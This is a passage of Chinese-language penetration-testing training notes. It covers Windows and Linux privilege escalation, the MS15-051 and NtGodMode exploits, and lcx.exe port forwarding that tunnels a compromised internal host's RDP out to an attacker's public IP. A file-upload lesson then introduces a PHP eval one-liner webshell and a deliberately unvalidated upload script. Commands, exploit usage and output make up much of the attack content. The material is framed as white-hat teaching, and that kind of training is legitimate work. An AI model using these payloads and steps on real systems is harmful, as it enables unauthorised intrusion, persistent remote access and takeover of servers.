
需要远程连接的时候，输入刚刚创建的用户名和密码就可以了。

突破限制

假如说我们在实际情况中看到了 `[Err]拒绝访问` ：




那我们可以找到自己电脑上的`cmd.exe`，然后上传上去。比如上传路径如下：



我们就可以执行`setp <路径>\cmd.exe`：



我们再来看各种命令：



```
D:\wwwroot\万士伯\> setp D:\wwwroot\万士伯\cmd.exe
设置终端路径为: D:\wwwroot\万士伯\cmd.exe

D:\wwwroot\万士伯\> net user

拒绝访问。

D:\wwwroot\万士伯\>
```

`net user` 还是拒绝访问的，我们用老方法，找到自己电脑中的 `net.exe` ，然后传上去。之后执行 `<路径>\net.exe user` ：

```
D:\wwwroot\万士伯\> D:\wwwroot\万士伯\net1.exe "user"

\\W5918823622 的用户帐户

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_VPS-F223F9EB867     IWAM_VPS-F223F9EB867     SUPPORT_388945a0
命令成功完成。
```

可以看到突破了限制。

端口转发

在提权过程中，我们经常碰到这样的情况：

```
D:\Projects\ReaderSrv\apache-tomcat-7.0.29\webapps\ROOT\> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::df1:6e84:69fd:fda9%11
   IPv4 Address. . . . . . . . . . . : 192.168.100.31
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.1

Tunnel adapter isatap.{0C3E9F63-876C-43EE-94D3-FDCCDD44AF8D}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :


Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:d388:7101:3080:3d56:3f57:9be0
   Link-local IPv6 Address . . . . . : fe80::3080:3d56:3f57:9be0%13
   Default Gateway . . . . . . . . . : ::
```

我们可以看到 WebShell 的主机处于内网下，内网的意思就是说，它能连接别人，但别人不能连接它，就跟连接路由器的个人电脑差不多。

那么这种情况下，我们就需要用到端口转发工具 `lcx.exe` ，除此之外，还需要一台拥有外网 IP 的主机。这里我们把内网的主机叫做肉鸡，独立 IP 主机叫做本机。

将 `lcx.exe` 上传至本机和肉鸡之后，首先确定本机的 IP 为 `119.90.140.191` ：



然后我们在本机执行：

```
lcx.exe -listen 51 3388
```



这条命令的意思就是说，监听本机的 51 和 3388 端口，并将两个端口互相转发，端口 51 的入境流量发给端口 3388，反之亦然。其中 51 是用于肉鸡连接的端口。3388 是用于我们的远程连接客户端连接的端口，为了避免与本机的远程连接服务冲突，选择了 3388。大家可以自行选择其他未占用端口。

然后我们在肉鸡上执行：

```
lcx.exe -slave 119.90.140.191 51 127.0.0.1 3389
```




这条命令连接肉鸡的 3389 端口，和本机的 51 端口，并互相转发。

之后，我们在本机或其他主机上使用远程连接客户端，连接 `119.90.140.191:3388`，可以看到 `lcx` 中显示了转发的信息。



远程连接客户端的封包会发给主机的 `lcx` ，之后会发给肉鸡的 `lcx` ，之后会发给肉鸡的远程连接服务。响应封包会按原路返回。

等待一会儿之后，我们成功连接了肉鸡的远程桌面：



Windows Exp 提权

Exp 提权用于普通方式不好用的时候。

首先我们通过`systeminfo`查看补丁：


```
主机名:           HACKER-D9EC409B
OS 名称:          Microsoft(R) Windows(R) Server 2003, Enterprise Edition
OS 版本:          5.2.3790 Service Pack 2 Build 3790
OS 制造商:        Microsoft Corporation
OS 配置:          独立服务器
OS 构件类型:      Uniprocessor Free
注册的所有人:     key
注册的组织:       hacker
产品 ID:          69813-652-4256684-45273
初始安装日期:     2017-2-11, 23:24:27
系统启动时间:     5 天 17 小时 7 分 6 秒
系统制造商:       VMware, Inc.
系统型号:         VMware Virtual Platform
系统类型:         X86-based PC
处理器:           安装了 1 个处理器。
                  [01]: x86 Family 6 Model 94 Stepping 3 GenuineIntel ~3696 Mhz
BIOS 版本:        INTEL  - 6040000
Windows 目录:     C:\WINDOWS
系统目录:         C:\WINDOWS\system32
启动设备:         \Device\HarddiskVolume1
系统区域设置:     zh-cn;中文(中国)
输入法区域设置:   zh-cn;中文(中国)
时区:             (GMT+08:00) 北京，重庆，香港特别行政区，乌鲁木齐
物理内存总量:     1,023 MB
可用的物理内存:   453 MB
页面文件: 最大值: 1,457 MB
页面文件: 可用:   906 MB
页面文件: 使用中: 551 MB
页面文件位置:     C:\pagefile.sys
域:               WORKGROUP
登录服务器:       暂缺
修补程序:         安装了 1 个修补程序。
                  [01]: Q147222
网卡:             安装了 1 个 NIC。
                  [01]: Intel(R) PRO/1000 MT Network Connection
                      连接名:      本地连接
                      启用 DHCP:   是
                      DHCP 服务器: 192.168.98.254
                      IP 地址
                      [01]: 192.168.98.132
```

我们可以看到它安装了`Q147222`。

然后我们使用GetRoot Tools工具，打开它，主界面是这样的：



我们选中上面的 Windows 2003，然后把 `[01]: Q147222` 复制到上方的输入框中。之后点击 `Search` ：



这就是我们可以使用的 Exp。我们随便选择一个，比如 `MS15-051` 。我们可以在课件中的 MS 提权集（ `提权-扩大战果/扩大战果-提权之Exploit提权&上帝之门(Windows).zip -> ms提权` ）中找到它。

我们需要根据系统的版本来选择 Exp，这里系统是 32 位的，我们就应该选择 `Win32/32.exe` 。上传之后，我们可以使用 `dir` 命令在目录中看到它：

```
C:\phpStudy\WWW> dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 9848-77D0

 C:\phpStudy\WWW 的目录

2017-02-22  15:03    <DIR>          .
2017-02-22  15:03    <DIR>          ..
2015-05-13  23:14            48,128 32.exe
2013-05-09  20:56                23 phpinfo.php
2017-02-16  22:25    <DIR>          phpMyAdmin
2017-02-22  14:42    <DIR>          test
               2 个文件         48,151 字节
               4 个目录 39,480,393,728 可用字节
```

它的使用方法是`<exp.exe> "<cmd 命令>"`，例如，我们执行`net user`：

```
C:\phpStudy\WWW> 32.exe "net user"
[#] ms15-051 fixed by zcgonvh
[!] process with pid: 3240 created.
==============================

\\ 的用户帐户

-------------------------------------------------------------------------------
Administrator            ASPNET                   Guest
IUSR_HACKER-D9EC409B     IWAM_HACKER-D9EC409B     SUPPORT_388945a0
命令运行完毕，但发生一个或多个错误。
```

我们可以看到命令执行成功。

上帝之门

上帝之门 Exp 用于开启 Windows 的“上帝模式”，即任意账户无密码登录。它需要能上传并且执行 EXE 文件。使用方法为`NtGodMode.exe [ON|OFF]`。我们可以在课件中（`提权-扩大战果/扩大战果-提权之Exploit提权&上帝之门(Windows).zip -> NtGodM`）找到它。

上传之后，执行`NtGodMode.exe ON`：

```
C:\phpStudy\WWW> dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 9848-77D0

 C:\phpStudy\WWW 的目录

2017-02-22  15:05    <DIR>          .
2017-02-22  15:05    <DIR>          ..
2015-05-13  23:14            48,128 32.exe
2017-01-17  01:20             9,216 NtGodMode.exe
2013-05-09  20:56                23 phpinfo.php
2017-02-16  22:25    <DIR>          phpMyAdmin
2017-02-22  14:42    <DIR>          test
               3 个文件         57,367 字节
               4 个目录 39,479,181,312 可用字节

C:\phpStudy\WWW> NtGodMode.exe ON
```

然后通过远程连接登录目标主机，将用户名输入为 `admin` ，密码任意填写。




可以进入目标主机。



注意，必须是输入已有用户名，不存在的用户名是不行的。

Linux Exp 提权

首先根据 `uname -a` 查看内核版本，之后根据内核版本找 Exp：



之后我们执行以下命令来编译：

```
gcc -pthread exp.c -o exp
```

然后执行 `./exp` 来执行 Exp。我们一开始的用户可能是 `xxx@yyy` ，执行之后就变成了 `root@yyy` ，这样就算提权成功。


附录

- 米斯特白帽子培训第二期视频教程
- Kali Linux 秘籍 第七章 权限提升
- CVE-2016-5195 脏牛漏洞

米斯特白帽培训讲义 漏洞篇 文件上传

> 讲师：gh0stkey
>
> 整理：飞龙
>
> 协议：CC BY-NC-SA 4.0

我们首先看一下文件上传的流程图。



其中，浏览器通过上传页面将文件储存到服务器中。一般这些上传页面都会有限制（比如限制格式为 `jpg/gif/png` 等等，或者限制文件大小）。

我们所关注的这个上传页面，一旦限制了文件就可能导致我们的渗透测试失败。那么真的完全失败了吗？后面会讲到很多方法，代码本身我们突破不了，但是我们可以用这些方法来绕过限制。

漏洞页面大致分为两种，一种是不限制任何格式，随意上传，这种现在比较少了。另一种是限制 `Content-type` ，虽然它限制了文件类型，但我们就可以突破它。

一句话

我们利用文件上传漏洞的目的是拿到 WebShell，也就是取得一定的服务器权限。一句话是指 `<?php @eval($_POST['a']) ?>` ，其中 `$_POST` 数组中的名称通常叫做密码，可以随意更改。如果服务器存在含有这个代码的脚本，我们就可以访问它，并传入我们想要的代码来执行。

一句话有很多优点，首先，比起完整的木马，它的特征比较少，不容易被防火墙发现。其次，就算被发现，也可以轻易利用 PHP 的动态特性，对其进行混淆和变形。

通常我们使用菜刀这个工具来连接和管理 WebShell，详细的使用方法见下面的实战部分。

任意文件上传


看一下这段代码：

```
<form action="" method="POST" ENCTYPE="multipart/form-data">
    点这里上传文件:
    <input type="file" name="userfile">
    <input type="submit" value="提交">
</form>
<?php
if(!isset($_FILES['userfile']))
    exit;
echo "<pre>";
print_r($_FILES);
echo "</pre>";
$uploaddir='upfile/';
$PreviousFile=$uploaddir.basename(@$_FILES['userfile']['name']);
if(move_uploaded_file(@$_FILES['userfile']['tmp_name'], $PreviousFile))
    echo '上传成功！';
else
    echo '上传失败！';
```

首先是一个文件上传表单，我们可以看到表单中多了一个 `enctype` 属性，是因为文件上传的格式和之前不一样，不加这个就无法识别了。

然后会检查是否接受到了上传文件，没有接收到就直接结束。之后会打印出文件信息，便于我们调试。之后将上传文件的名称和保存上传文件的目录拼接，将文件从临时目录移动到这个目录。最后输出成功或失败信息。

将其保存为 `upfile.php` 后，我们首先访问它并尝试上传一个文件。我们把一句话 `<?php @eval($_POST['a']) ?>` 写入 `1.php` ，然后把它上传到服务器。




于是我们看到上传成功。




我们可以看到打印出的文件信息，其中：

- `userfile` 是这个文件在数组中的索引，也是表单中的文件上传输入框的名称。
- `name` 是这个文件的文件名。
- `type` 是这个文件的类型。
- `tmp_name` 是这个文件的临时完整路径。
- `error` 是错误代码。
- `size` 是文件大小。

之后，尝试直接访问所上传的文件，发现访问成功。



然后我们就可以拿菜刀连接了。



我们可以看到连接成功，那么我们就成功地 GetShell 了。

文件类型限制

